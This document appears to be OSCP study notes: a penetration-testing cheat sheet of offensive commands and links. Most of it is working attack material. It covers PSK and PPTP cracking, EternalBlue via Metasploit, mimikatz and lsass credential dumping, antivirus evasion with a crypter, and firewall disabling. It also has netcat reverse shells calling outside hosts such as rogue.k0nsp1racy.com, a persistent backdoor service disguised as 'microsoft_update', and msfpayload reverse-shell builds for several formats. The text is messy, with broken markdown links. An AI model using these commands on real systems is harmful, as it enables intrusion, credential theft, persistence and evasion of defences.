`psk-crack hash-file.txt
```

```
pskcrack
```

```
psk-crack -b 5 TARGET-IPkey
```

```
psk-crack -b 5 --
```

```
charset="01233456789ABCDEFHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz" 192-168-207-134key
```

```
psk-crack -d /path/to/dictionary-file TARGET-IP-key`
```

- PPTP Hacking

- Identifying PPTP, it listens on TCP: 1723

NMAP PPTP Fingerprint:

```
`nmap -Pn -sV -p 1723 TARGET(S) `
```

### PPTP Dictionary Attack

```
`thc-pptp-bruter -u hansolo -W -w /usr/share/wordlists/nmap.lst`
```

- Port Forwarding/Redirection

- PuTTY Link tunnel - SSH Tunneling

- Forward remote port to local address:

```
`plink.exe -P 22 -l root -pw "1337" -R 445:<local host>:445 <remote host>`
```

- SSH Pivoting

- SSH pivoting from one network to another:

```
`ssh -D <local host>:1010 -p 22 user@<remote host>`
```

- DNS Tunneling

- dnscat2 supports “download” and “upload” commands for getting files (data and programs) to and from the target machine.

- Attacking Machine Installation:

```
`apt-get update  
apt-get -y install ruby-dev git make g++  
gem install bundler  
git clone https://github.com/iagox86/dnscat2.git  
cd dnscat2/server  
bundle install`
```

- Run dnscat2:

```
`ruby ./dnscat2.rb  
dnscat2> New session established: 1422  
dnscat2> session -i 1422`
```

- Target Machine:

```
https://downloads.skullsecurity.org/dnscat2/  
https://github.com/lukebaggett/dnscat2-powershell/
```

```
`dnscat --host <dnscat server ip>`
```

```
<span id="_ujpvtdpc9i67" class="anchor"><span id="_Toc480741824" class="anchor"></span></span>The Metasploit Framework
```

---

---

- See [\*Metasploit Unleashed

Course\*](<https://www.offensive-security.com/metasploit-unleashed/>)

in the Essentials

- Search for exploits using Metasploit GitHub framework source code:

[\*<https://github.com/rapid7/metasploit-framework>](<https://github.com/rapid7/metasploit-framework>)

Translate them for use on OSCP LAB or EXAM.

- Metasploit

- MetaSploit requires Postgresql

`systemctl start postgresql`

- To enable Postgresql on startup

`systemctl enable postgresql`

- MSF Syntax

- Start metasploit

`msfconsole`

`msfconsole -q`

- Show help for command

`show -h`

- Show Auxiliary modules

`show auxiliary`

- Use a module

```
`use auxiliary/scanner/snmp/snmp_enum  
use auxiliary/scanner/http/webdav_scanner  
use auxiliary/scanner/smb/smb_version  
use auxiliary/scanner/ftp/ftp_login  
use exploit/windows/pop3/seattlelab_pass`
```

- Show the basic information for a module

`info`

- Show the configuration parameters for a module

`show options`

- Set options for a module

```
`set RHOSTS 192.168.1.1-254
```

```
set THREADS 10`
```

- Run the module

```
`run`
```

- Execute an Exploit

```
`exploit`
```

- Search for a module

```
`search type:auxiliary login`
```

- Metasploit Database Access

- Show all hosts discovered in the MSF database

```
`hosts`
```

- Scan for hosts and store them in the MSF database

```
`db_nmap`
```

- Search machines for specific ports in MSF database

```
'services -p 443'
```

- Leverage MSF database to scan SMB ports (auto-completed rhosts)

```
'services -p 443 --rhosts'
```

- Staged and Non-staged

- Non-staged payload - is a payload that is sent in its entirety in one go

- Staged - sent in two parts Not have enough buffer space Or need to bypass antivirus

- MS 17-010 - EternalBlue

- You may find some boxes that are vulnerable to MS17-010 (AKA. EternalBlue). Although, not officially part of the intended course, this exploit can be leveraged to gain SYSTEM level access to a Windows box. I have never had much luck using the built in Metasploit EternalBlue module. I found that the elevenpaths version works much more reliably. Here are the instructions to install it taken from the following YouTube video:

<https://www.youtube.com/watch?v=4OHLor9VaRI>

1. First step is to configure the Kali to work with wine 32bit

```
`dpkg --add-architecture i386 && apt-get update && apt-get install wine32  
rm -r ~/.wine  
wine cmd.exe  
exit`
```

## 2. Download the exploit repository

<https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit>

## 3. Move the exploit to /usr /share /metasploit-framework /modules /exploits /windows /smb

## 4. Start metasploit console

I found that using spoolsv.exe as the PROCESSINJECT yielded results on OSCP boxes.

```
`use exploit/windows/smb/eternalblue_doublepulsar  
msf exploit(eternalblue_doublepulsar) > set RHOST 10.10.10.10  
RHOST => 10.11.1.73  
msf exploit(eternalblue_doublepulsar) > set PROCESSINJECT spoolsv.exe  
PROCESSINJECT => spoolsv.exe  
msf exploit(eternalblue_doublepulsar) > run`
```

- Experimenting with Meterpreter

- Get system information from Meterpreter Shell

```
'sysinfo'
```

- Get user id from Meterpreter Shell

```
'getuid'
```

- Search for a file

```
'search -f *pass*.txt'
```

- Upload a file

```
'upload /usr/share/windows-binaries/nc.exe c:\\\\Users\\\\Offsec'
```

- Download a file

```
'download c:\\\\Windows\\\\system32\\\\calc.exe /tmp/calc.exe'
```

- Invoke a command shell from Meterpreter Shell

`shell`

- Exit the meterpreter shell

`exit`

- Metasploit Exploit Multi Handler

- multi/handler to accept an incoming reverse\\_https\\_meterpreter

`payload`

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse\_https

set LHOST \$ip

set LPORT 443

exploit

[\*] Started HTTPS reverse handler on https://\$ip:443/

- Building Your Own MSF Module

- `mkdir -p ~/.msf4/modules/exploits/linux/misc`

cd ~/.msf4/modules/exploits/linux/misc

cp

/usr/share/metasploitframework/modules/exploits/linux/misc/gld\\_postfix.rb

./crossfire.rb

nano crossfire.rb`

- Post Exploitation with Metasploit - (available options depend on OS and Meterpreter Capabilities)

- `download` Download a file or directory

- `upload` Upload a file or directory

- `portfwd` Forward a local port to a remote service

- `route` View and modify the routing table

- `keyscan\_start` Start capturing keystrokes

- `keyscan\_stop` Stop capturing keystrokes

- `screenshot` Grab a screenshot of the interactive desktop

- `record\_mic` Record audio from the default microphone for X seconds

- `webcam\_snap` Take a snapshot from the specified webcam

- `getsystem` Attempt to elevate your privilege to that of local system.

- `hashdump` Dumps the contents of the SAM database

- Meterpreter Post Exploitation Features

- Create a Meterpreter background session

- `background`

<span id="51btodqc88s2" class="anchor"><span id="\_Toc480741825" class="anchor"></span></span>Bypassing Antivirus Software

---

---

- Crypting Known Malware with Software Protectors

- One such open source crypter, called Hyperion

```
`cp /usr/share/windows-binaries/Hyperion-1.0.zip  
unzip Hyperion-1.0.zip  
cd Hyperion-1.0/  
i686-w64-mingw32-g++ Src/Crypter/*.cpp -o hyperion.exe  
cp -p /usr/lib/gcc/i686-w64-mingw32/5.3-win32/libgcc_s_sjlj-1.dll .  
cp -p /usr/lib/gcc/i686-w64-mingw32/5.3-win32/libstdc++-6.dll .  
wine hyperion.exe .../backdoor.exe .../crypted.exe`
```

## OSCP Course Review

---

---

- Offensive Security's PWB and OSCP — My Experience

[\*[http://www.securitysift.com/offsec-pwb-oscp/\\*](http://www.securitysift.com/offsec-pwb-oscp/*)](<http://www.securitysift.com/offsec-pwb-oscp/>)

- OSCP Journey

[\*[https://scriptkidd1e.wordpress.com/oscp-journey/\\*](https://scriptkidd1e.wordpress.com/oscp-journey/*)](<https://scriptkidd1e.wordpress.com/oscp-journey/>)

- Down with OSCP

[\*[- Jolly Frogs - Tech Exams \(Very thorough\)](http://ch3rn0byl.com/down-with-oscp-yea-you-know-me/*](http://ch3rn0byl.com/down-with-oscp-yea-you-know-me/)</a></p></div><div data-bbox=)

[\*[<span id="pxmpirqr11x0" class="anchor"><span id="\\_Toc480741798" class="anchor"></span></span>OSCP Inspired VMs and Walkthroughs

=====

=====](http://www.techexams.net/forums/security-certifications/110760-oscp-jollyfrogs-tale.html*](http://www.techexams.net/forums/security-certifications/110760-oscp-jollyfrogs-tale.html)</a></p></div><div data-bbox=)

- [\*[\[\\*\[- Walk through of Tr0ll-1 - Inspired by on the Trolling found in the OSCP exam\]\(https://www.root-me.org/\*\]\(https://www.root-me.org/\)</a></p></div><div data-bbox=\)](https://www.vulnhub.com/*](https://www.vulnhub.com/)</a></li></ul></div><div data-bbox=)

[\*[Another walk through for Tr0ll-1](https://highon.coffee/blog/tr0ll-1-walkthrough/*](https://highon.coffee/blog/tr0ll-1-walkthrough/)</a></p></div><div data-bbox=)

[\*[Taming the troll - walkthrough](https://null-byte.wonderhowto.com/how-to/use-nmap-7-discover-vulnerabilities-launch-dos-attacks-and-more-0168788/*](https://null-byte.wonderhowto.com/how-to/use-nmap-7-discover-vulnerabilities-launch-dos-attacks-and-more-0168788/)</a></p></div><div data-bbox=)

[\*[Troll download on Vuln Hub](https://leonjza.github.io/blog/2014/08/15/taming-the-troll/*](https://leonjza.github.io/blog/2014/08/15/taming-the-troll/)</a></p></div><div data-bbox=)

[\*[https://www.vulnhub.com/entry/tr0ll-1,100/\\*](https://www.vulnhub.com/entry/tr0ll-1,100/*)](<https://www.vulnhub.com/entry/tr0ll-1,100/>)

- Sickos - Walkthrough:

[\*[https://highon.coffee/blog/sickos-1-walkthrough/\\*](https://highon.coffee/blog/sickos-1-walkthrough/*)](<https://highon.coffee/blog/sickos-1-walkthrough/>)

Sickos - Inspired by Labs in OSCP

[\*[https://www.vulnhub.com/series/\\*](https://www.vulnhub.com/series/*)](<https://www.vulnhub.com/series/sickos,70/>)[sickos](<https://www.vulnhub.com/series/sickos,70/>)[\*,70/\*](<https://www.vulnhub.com/series/sickos,70/>)

- Lord of the Root Walk Through

[\*[https://highon.coffee/blog/lord-of-the-root-walkthrough/\\*](https://highon.coffee/blog/lord-of-the-root-walkthrough/*)](<https://highon.coffee/blog/lord-of-the-root-walkthrough/>)

Lord Of The Root: 1.0.1 - Inspired by OSCP

[\*[https://www.vulnhub.com/series/lord-of-the-root,67/\\*](https://www.vulnhub.com/series/lord-of-the-root,67/*)](<https://www.vulnhub.com/series/lord-of-the-root,67/>)

- Tr0ll-2 Walk Through

[\*[https://leonjza.github.io/blog/2014/10/10/another-troll-tamed-solving-troll-2/\\*](https://leonjza.github.io/blog/2014/10/10/another-troll-tamed-solving-troll-2/*)](<https://leonjza.github.io/blog/2014/10/10/another-troll-tamed-solving-troll-2/>)

Tr0ll-2

[\*[https://www.vulnhub.com/entry/tr0ll-2,107/\\*](https://www.vulnhub.com/entry/tr0ll-2,107/*)](<https://www.vulnhub.com/entry/tr0ll-2,107/>)

<span id=\_kfwx4om2dsj4 class=anchor><span id=\_Toc480741799 class=anchor></span></span>Cheat Sheets

=====

=====

- Penetration Tools Cheat Sheet

[\*[https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/\\*](https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/*)](<https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/>)

- Pen Testing Bookmarks

[\*[https://github.com/kurobeats/pentest-bookmarks/blob/master/BookmarksList.md\\*](https://github.com/kurobeats/pentest-bookmarks/blob/master/BookmarksList.md*)](<https://github.com/kurobeats/pentest-bookmarks/blob/master/BookmarksList.md>)

- OSCP Cheatsheets

[\*[https://github.com/slyth11907/Cheatsheets\\*](https://github.com/slyth11907/Cheatsheets*)](<https://github.com/slyth11907/Cheatsheets>)

- CEH Cheatsheet

[\*[https://scadahacker.com/library/Documents/Cheat\\\_Sheets/Hacking%20-%20CEH%20Cheat%20Sheet%20Exercises.pdf\\*](https://scadahacker.com/library/Documents/Cheat\_Sheets/Hacking%20-%20CEH%20Cheat%20Sheet%20Exercises.pdf*)]([https://scadahacker.com/library/Documents/Cheat\\_Sheets/Hacking%20-%20CEH%20Cheat%20Sheet%20Exercises.pdf](https://scadahacker.com/library/Documents/Cheat_Sheets/Hacking%20-%20CEH%20Cheat%20Sheet%20Exercises.pdf))

- Net Bios Scan Cheat Sheet

[\*[https://highon.coffee/blog/nbtscan-cheat-sheet/\\*](https://highon.coffee/blog/nbtscan-cheat-sheet/*)](<https://highon.coffee/blog/nbtscan-cheat-sheet/>)

- Reverse Shell Cheat Sheet

[\*[https://highon.coffee/blog/reverse-shell-cheat-sheet/\\*](https://highon.coffee/blog/reverse-shell-cheat-sheet/*)](<https://highon.coffee/blog/reverse-shell-cheat-sheet/>)

- NMap Cheat Sheet

[\*[https://highon.coffee/blog/nmap-cheat-sheet/\\*](https://highon.coffee/blog/nmap-cheat-sheet/*)](<https://highon.coffee/blog/nmap-cheat-sheet/>)

- Linux Commands Cheat Sheet

[\*[https://highon.coffee/blog/linux-commands-cheat-sheet/\\*](https://highon.coffee/blog/linux-commands-cheat-sheet/*)](<https://highon.coffee/blog/linux-commands-cheat-sheet/>)

- Security Hardening CentO 7

[\*[https://highon.coffee/blog/security-harden-centos-7/\\*](https://highon.coffee/blog/security-harden-centos-7/*)](<https://highon.coffee/blog/security-harden-centos-7/>)

- MetaSploit Cheatsheet

[\*[https://www.sans.org/security-resources/sec560/misc\\_tools\\_sheet\\_v1.pdf\\*](https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf*)]([https://www.sans.org/security-resources/sec560/misc\\_tools\\_sheet\\_v1.pdf](https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf))

- Google Hacking Database:

[\*[https://www.exploit-db.com/google-hacking-database/\\*](https://www.exploit-db.com/google-hacking-database/*)](<https://www.exploit-db.com/google-hacking-database/>)

- Windows Assembly Language Mega Primer

[\*[http://www.securitytube.net/groups?operation=view&groupId=6\\*](http://www.securitytube.net/groups?operation=view&groupId=6*)](<http://www.securitytube.net/groups?operation=view&groupId=6>)

- Linux Assembly Language Mega Primer

[\*<http://www.securitytube.net/groups?operation=view&groupId=5>\*](<http://www.securitytube.net/groups?operation=view&groupId=5>)

- Metasploit Cheat Sheet

[\*[https://www.sans.org/security-resources/sec560/misc\\_tools\\_sheet\\_v1.pdf](https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf)\*]([https://www.sans.org/security-resources/sec560/misc\\_tools\\_sheet\\_v1.pdf](https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf))

- A bit dated but most is still relevant

[\*<http://hackingandsecurity.blogspot.com/2016/04/oscp-related-notes.html>\*](<http://hackingandsecurity.blogspot.com/2016/04/oscp-related-notes.html>)

- NetCat

- [\*[https://www.sans.org/security-resources/sec560/netcat\\_cheat\\_sheet\\_v1.pdf](https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf)\*]([https://www.sans.org/security-resources/sec560/netcat\\_cheat\\_sheet\\_v1.pdf](https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf))

- [\*<http://www.secguru.com/files/cheatsheet/nessusNMAPcheatSheet.pdf>\*](<http://www.secguru.com/files/cheatsheet/nessusNMAPcheatSheet.pdf>)

- [\*[http://sbdtools.googlecode.com/files/hping3\\_cheatsheet\\_v1.0-ENG.pdf](http://sbdtools.googlecode.com/files/hping3_cheatsheet_v1.0-ENG.pdf)\*]([http://sbdtools.googlecode.com/files/hping3\\_cheatsheet\\_v1.0-ENG.pdf](http://sbdtools.googlecode.com/files/hping3_cheatsheet_v1.0-ENG.pdf))

- [\*<http://sbdtools.googlecode.com/files/Nmap5%20cheatsheet%20eng%20v1.pdf>\*](<http://sbdtools.googlecode.com/files/Nmap5%20cheatsheet%20eng%20v1.pdf>)
- [\*[http://www.sans.org/security-resources/sec560/misc\\_tools\\_sheet\\_v1.pdf](http://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf)\*]([http://www.sans.org/security-resources/sec560/misc\\_tools\\_sheet\\_v1.pdf](http://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf))
- [\*<http://rmccurdy.com/scripts/Metasploit%20meterpreter%20cheat%20sheet%20reference.html>\*](<http://rmccurdy.com/scripts/Metasploit%20meterpreter%20cheat%20sheet%20reference.html>)
- [\*<http://h.ackack.net/cheat-sheets/netcat>\*](<http://h.ackack.net/cheat-sheets/netcat>)

## Essentials

---

---

- Exploit-db
  - [\*<https://www.exploit-db.com/>\*](<https://www.exploit-db.com/>)
- SecurityFocus - Vulnerability database
  - [\*<http://www.securityfocus.com/>\*](<http://www.securityfocus.com/>)
- Vuln Hub - Vulnerable by design
  - [\*<https://www.vulnhub.com/>\*](<https://www.vulnhub.com/>)

- Exploit Exercises

[\*<https://exploit-exercises.com/>\*](<https://exploit-exercises.com/>)

- SecLists - collection of multiple types of lists used during security assessments. List types include usernames, passwords, URLs, sensitive data grep strings, fuzzing payloads

[\*<https://github.com/danielmiessler/SecLists>\*](<https://github.com/danielmiessler/SecLists>)

- Security Tube

[\*<http://www.securitytube.net>\*](<http://www.securitytube.net>)

- Metasploit Unleashed - free course on how to use Metasploit
- [\*<https://www.offensive-security.com/metasploit-unleashed>\*](<https://www.offensive-security.com/metasploit-unleashed>)\*/\*

- 0Day Security Enumeration Guide

[\*<http://www.0daysecurity.com/penetration-testing/enumeration.html>\*](<http://www.0daysecurity.com/penetration-testing/enumeration.html>)

- Github IO Book - Pen Testing Methodology

[\*<https://monkeys8.gitbooks.io/pentesting-methodology/>\*](<https://monkeys8.gitbooks.io/pentesting-methodology/>)

## Windows Privledge Escalation

=====

- Fuzzy Security

[\*<http://www.fuzzysecurity.com/tutorials/16.html>\*](<http://www.fuzzysecurity.com/tutorials/16.html>)

- accesschk.exe

<https://technet.microsoft.com/en-us/sysinternals/bb664922>

- Windows Priv Escalation For Pen Testers

<https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/>

- Elevating Privileges to Admin and Further

<https://hackmag.com/security/elevating-privileges-to-administrative-and-further/>

- Transfer files to windows machines

<https://blog.netspi.com/15-ways-to-download-a-file/>

Method:

OSCP Methodology

## Vaguely Important Things (Higher Abstraction PoV)

- Try Harder = Enumerate Harder
- Nmap -> Gobuster / Wfuzz -> Nikto -> Searchsploit
- [Useful OSCP Notes](<https://github.com/dostoevskylabs/dostoevsky-pentest-notes>)

## ## Note taking / Reporting

[OffSec's Reporting Template](<https://www.offensive-security.com/pwk-online/PWKv1-REPORT.doc>)

- Read up on what specific requirements there are for extra points
- Over the next week of study, refine note-taking & screenshotting to make life easier
- Use OneNote, seems to be recommended a bunch

## ## Things to do that will be \*very\* useful

- Compiling exploits for various operating systems so I don't need to later down the line... github might be best here for finding & checking these.
- Making the most of the labs whilst they are available. Try to get through as much as possible, because it's the only limited resource.
- Look at Penetration Testing book for good methodology

## ## Initial Enumeration

### #### Port scanning:

```
nmap -F $TARGET
```

{Check web services/anything obvious)

```
nmap -p- $TARGET -oA fullPortSweep
```

```
nmap -p<open ports> -A $TARGET -oA scriptsVersionsOS
```

```
nmap -p<open ports> --script=vuln $TARGET -oA vulnScripts
```

```
nmap -p- -sU Full UDP Scan -oA UDPSweep
```

## **MORE COMMANDS**

Nmap Full Web Vulnerable Scan:

```
mkdir /usr/share/nmap/scripts/vulscan
```

```
cd /usr/share/nmap/scripts/vulscan
```

```
wget      http://www.computec.ch/projekte/vulscan/download/nmap_nse_vulscan-  
2.0.tar.gz && tar xzf nmap_nse_vulscan-2.0.tar.gz
```

```
nmap -sS -sV --script=vulscan/vulscan.nse target
```

```
nmap -sS -sV --script=vulscan/vulscan.nse --script-args vulscandb=scipvuldb.csv target
```

```
nmap -sS -sV --script=vulscan/vulscan.nse --script-args vulscandb=scipvuldb.csv -p80  
target
```

```
nmap -PN -sS -sV --script=vulscan --script-args vulscancorrelation=1 -p80 target
```

```
nmap -sV --script=vuln target
```

```
nmap -PN -sS -sV --script=all --script-args vulscancorrelation=1 target
```

## Dirb Directory Bruteforce:

```
dirb http://IP:PORT dirbuster-ng-master/wordlists/common.txt
```

## Nikto Scanner:

```
nikto -C all -h http://IP
```

## WordPress Scanner:

```
wpscan --url http://IP/ --enumerate p
```

## Uniscan Scanning:

```
uniscan.pl -u target -qweds
```

## HTTP Enumeration:

```
httpprint -h http://www.example.com -s signatures.txt
```

## SKIP Fish Scanner:

```
skipfish -m 5 -LVY -W /usr/share/skipfish/dictionaries/complete.wl -u http://IP
```

## Uniscan Scanning:

```
uniscan -u http://www.hubbardbrook.org -qweds
```

-q – Enable Directory checks

-w – Enable File Checks

-e – Enable robots.txt and sitemap.xml check

-d – Enable Dynamic checks

-s – Enable Static checks

## Skipfish Scanning:

m-time threads -LVY donot update after result

```
skipfish -m 5 -LVY -W /usr/share/skipfish/dictionaries/complete.wl -u http://IP
```

## Nmap Ports Scan:

1)decoy- masquerade nmap -D RND:10 [target] (Generates a random number of decoys)

2)fargement

3)data packed – like orginal one not scan packet

4)use auxiliary/scanner/ip/ipmap for find zombie ip in network to use them to scan —  
nmap -sl ip target

5) nmap –source-port 53 target

```
nmap -sS -sV -D IP1,IP2,IP3,IP4,IP5 -f -mtu=24 -data-length=1337 -T2 target (Randomize scan from diff IP)
```

nmap -Pn -T2 -sV –randomize-hosts IP1,IP2

nmap –script smb-check-vulns.nse -p445 target (using NSE scripts)

```
nmap -sU -PO -T Aggressive -p123 target (Aggresive Scan T1-T5)
```

```
nmap -sA -PN -sN target
```

```
nmap -sS -sV -T5 -F -A -O target (version detection)
```

```
nmap -sU -v target (Udp)
```

```
nmap -sU -PO (Udp)
```

```
nmap -sC 192.168.31.10-12 (all scan default)
```

```
## Netcat Scanning:
```

```
nc -v -w 1 target -z 1-1000
```

```
for i in {10..12}; do nc -vv -n -w 1 192.168.34.$i 21-25 -z; done
```

```
## US Scanning:
```

```
us -H -msf -lv 192.168.31.20 -p 1-65535 && us -H -mU -lv 192.168.31.20 -p 1-65535
```

```
## Unicornscan Scanning:
```

```
unicornscan X.X.X.X:a -r10000 -v
```

```
## Kernel Scanning:
```

```
xprobe2 -v -p tcp:80:open 192.168.6.66
```

```
## Samba Enumeration:
```

```
nmblookup -A target
```

```
smbclient //MOUNT/share -I target -N
```

```
rpcclient -U "" target
```

```
enum4linux target
```

```
## SNMP ENumeration:
```

```
snmpget -v 1 -c public IP version
```

```
snmpwalk -v 1 -c public IP
```

```
snmpbulkwalk -v 2 -c public IP
```

```
## Windows Useful commands:
```

```
net localgroup Users
```

```
net localgroup Administrators
```

```
search dir/s *.doc
```

```
system("start cmd.exe /k $cmd")
```

```
sc create microsoft_update binpath="cmd /K start c:\nc.exe -d ip-of-hacker port -e cmd.exe" start= auto error= ignore
```

```
/c C:\nc.exe -e c:\windows\system32\cmd.exe -vv 23.92.17.103 7779
```

```
mimikatz.exe "privilege::debug" "log" "sekurlsa::logonpasswords"
```

```
Procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

```
mimikatz.exe "sekurlsa::minidump lsass.dmp" "log" "sekurlsa::logonpasswords"
```

```
C:\temp\procdump.exe -accepteula -ma lsass.exe lsass.dmp For 32 bits
```

```
C:\temp\procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp For 64 bits
```

## Plink Tunnel:

```
plink.exe -P 22 -l root -pw "1234" -R 445:127.0.0.1:445 X.X.X.X
```

Enable RDP Access:

```
reg add "hklm\system\currentcontrolset\control\terminal server" /f /v fDenyTSConnections /t REG_DWORD /d 0
```

```
netsh firewall set service remoteadmin enable
```

```
netsh firewall set service remotedesktop enable
```

Turn Off Firewall:

```
netsh firewall set opmode disable
```

## Meterpreter:

```
run getgui -u admin -p 1234
```

```
run vnc -p 5043
```

## Add User Windows:

```
net user test 1234 /add
```

```
net localgroup administrators test /add
```

## Mimikatz:

```
privilege::debug
```

```
sekurlsa::logonPasswords full
```

## Passing the Hash:

```
pth-winexe -U hash //IP cmd
```

## Password Cracking using Hashcat:

```
hashcat -m 400 -a 0 hash /root/rockyou.txt
```

## Netcat commands:

```
c:> nc -l -p 31337
```

```
#nc 192.168.0.10 31337
```

```
c:> nc -v -w 30 -p 31337 -l < secret.txt
```

```
#nc -v -w 2 192.168.0.10 31337 > secret.txt
```

## Banner Grabbing:

```
nc 192.168.0.10 80
```

GET / HTTP/1.1

Host: 192.168.0.10

User-Agent: SPOOFED-BROWSER

Referrer: K0NSP1RACY.COM

<enter>

<enter>

## window reverse shell:

c:>nc -Lp 31337 -vv -e cmd.exe

nc 192.168.0.10 31337

c:>nc rogue.k0nsp1racy.com 80 -e cmd.exe

nc -lp 80

#nc -lp 31337 -e /bin/bash

```
nc 192.168.0.11 31337
```

```
nc -vv -r(random) -w(wait) 1 192.168.0.10 -z(i/o error) 1-1000
```

```
## Find all SUID root files:
```

```
find / -user root -perm -4000 -print
```

```
## Find all SGID root files:
```

```
find / -group root -perm -2000 -print
```

```
## Find all SUID and SGID files owned by anyone:
```

```
find / -perm -4000 -o -perm -2000 -print
```

```
## Find all files that are not owned by any user:
```

```
find / -nouser -print
```

```
## Find all files that are not owned by any group:
```

```
find / -nogroup -print
```

```
## Find all symlinks and what they point to:
```

```
find / -type l -ls
```

## Python:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
python -m SimpleHTTPServer (Starting HTTP Server)
```

## PID:

```
fuser -nv tcp 80 (list PID of process)
```

```
fuser -k -n tcp 80 (Kill Process of PID)
```

## Hydra:

```
hydra -l admin -P /root/Desktop/passwords -S X.X.X.X rdp (Self Explanatory)
```

Mount Remote Windows Share:

```
smbmount //X.X.X.X/c$ /mnt/remote/ -o username=user,password=pass,rw
```

## Compiling Exploit in Kali:

```
gcc -m32 -o output32 hello.c (32 bit)
```

```
gcc -o output hello.c (64 bit)
```

## Compiling Windows Exploits on Kali:

```
cd /root/.wine/drive_c/MinGW/bin
```

```
wine gcc -o ability.exe /tmp/exploit.c -lwsock32
```

```
wine ability.exe
```

## NASM Command:

```
nasm -f bin -o payload.bin payload.asm
```

```
nasm -f elf payload.asm; ld -o payload payload.o; objdump -d payload
```

## SSH Pivoting:

```
ssh -D 127.0.0.1:1080 -p 22 user@IP
```

Add socks4 127.0.0.1 1080 in /etc/proxychains.conf

proxychains commands target

## Pivoting to One Network to Another:

```
ssh -D 127.0.0.1:1080 -p 22 user1@IP1
```

Add socks4 127.0.0.1 1080 in /etc/proxychains.conf

proxychains ssh -D 127.0.0.1:1081 -p 22 user1@IP2

Add socks4 127.0.0.1 1081 in /etc/proxychains.conf

proxychains commands target

## Pivoting Using metasploit:

```
route add 10.1.1.0 255.255.255.0 1
```

```
route add 10.2.2.0 255.255.255.0 1
```

```
use auxiliary/server/socks4a
```

```
run
```

```
proxychains msfcli windows/* PAYLOAD=windows/meterpreter/reverse_tcp LHOST=IP  
LPORT=443 RHOST=IP E
```

```
## Exploit-DB search using CSV File:
```

```
searchsploit-rb –update
```

```
searchsploit-rb -t webapps -s WEBAPP
```

```
searchsploit-rb –search="Linux Kernel"
```

```
searchsploit-rb -a "author name" -s "exploit name"
```

```
searchsploit-rb -t remote -s "exploit name"
```

```
searchsploit-rb -p linux -t local -s "exploit name"
```

## For Privilege Escalation Exploit search:

```
cat files.csv | grep -i linux | grep -i kernel | grep -i local | grep -v dos | uniq | grep 2.6 |  
egrep "<|<=" | sort -k3
```

## Metasploit Payloads:

```
msfpayload windows/meterpreter/reverse_tcp LHOST=10.10.10.10 X > system.exe
```

```
msfpayload php/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=443 R >  
exploit.php
```

```
msfpayload windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=443 R |  
msfencode -t asp -o file.asp
```

```
msfpayload windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443 R |  
msfencode -e x86/shikata_ga_nai -b "\x00" -t c
```

## Create a Linux Reverse Meterpreter Binary

```
msfpayload linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address>  
LPORT=<Your Port to Connect On> R | msfencode -t elf -o shell
```

Create Reverse Shell (Shellcode)

```
msfpayload windows/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port  
to Connect On> R | msfencode -b "\x00\x0a\x0d"
```

Create a Reverse Shell Python Script

```
msfpayload cmd/unix/reverse_python LHOST=<Your IP Address> LPORT=<Your Port to  
Connect On> R > shell.py
```

Create a Reverse ASP Shell

```
msfpayload windows/meterpreter/reverse_tcp LHOST=<Your IP Address>  
LPORT=<Your Port to Connect On> R | msfencode -t asp -o shell.asp
```

Create a Reverse Bash Shell

```
msfpayload cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to  
Connect On> R > shell.sh
```

## Create a Reverse PHP Shell

```
msfpayload php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your  
Port to Connect On> R > shell.php
```

Edit shell.php in a text editor to add <?php at the beginning.

Create a Windows Reverse Meterpreter Binary

```
msfpayload windows/meterpreter/reverse_tcp LHOST=<Your IP Address>
LPORT=<Your Port to Connect On> X >shell.exe
```

## Security Commands In Linux:

#### find programs with a set uid bit

```
find / -uid 0 -perm -4000
```

#### find things that are world writable

```
find / -perm -o=w
```

### find names with dots and spaces, there shouldn't be any

```
find / -name " " -print
```

```
find / -name ".." -print
```

```
find / -name "." -print
```

```
find / -name " " -print
```

### find files that are not owned by anyone

```
find / -nouser
```

```
#### look for files that are unlinked
```

```
lsof +L1
```

```
#### get information about processes with open ports
```

```
lsof -i
```

```
#### look for weird things in arp
```

```
arp -a
```

```
#### look at all accounts including AD
```

```
getent passwd
```

```
#### look at all groups and membership including AD
```

```
getent group
```

```
#### list crontabs for all users including AD
```

```
for user in $(getent passwd|cut -f1 -d:); do echo "#### Crontabs for $user #####";  
crontab -u $user -l; done
```

```
#### generate random passwords
```

```
cat /dev/urandom | tr -dc 'a-zA-Z0-9-_!@#$%^&*()_+{}|:<>?=+' | fold -w 12 | head -n 4
```

```
#### find all immutable files, there should not be any
```

```
find . | xargs -l file lsattr -a file 2>/dev/null | grep '^....i'
```

```
#### fix immutable files
```

```
chattr -i file
```

```
## Windows Buffer Overflow Exploitation Commands:
```

```
msfpayload windows/shell_bind_tcp R | msfencode -a x86 -b "\x00" -t c
```

```
msfpayload windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443 R |  
msfencode -e x86/shikata_ga_nai -b "\x00" -t c
```

```
#### COMMONLY USED BAD CHARACTERS:
```

```
\x00\x0a\x0d\x20 For http request
```

```
\x00\x0a\x0d\x20\x1a\x2c\x2e\x3a\x5c Ending with (0\n\r_)
```

```
#### Useful Commands:
```

```
pattern create
```

```
pattern offset (EIP Address)
```

```
pattern offset (ESP Address)
```

```
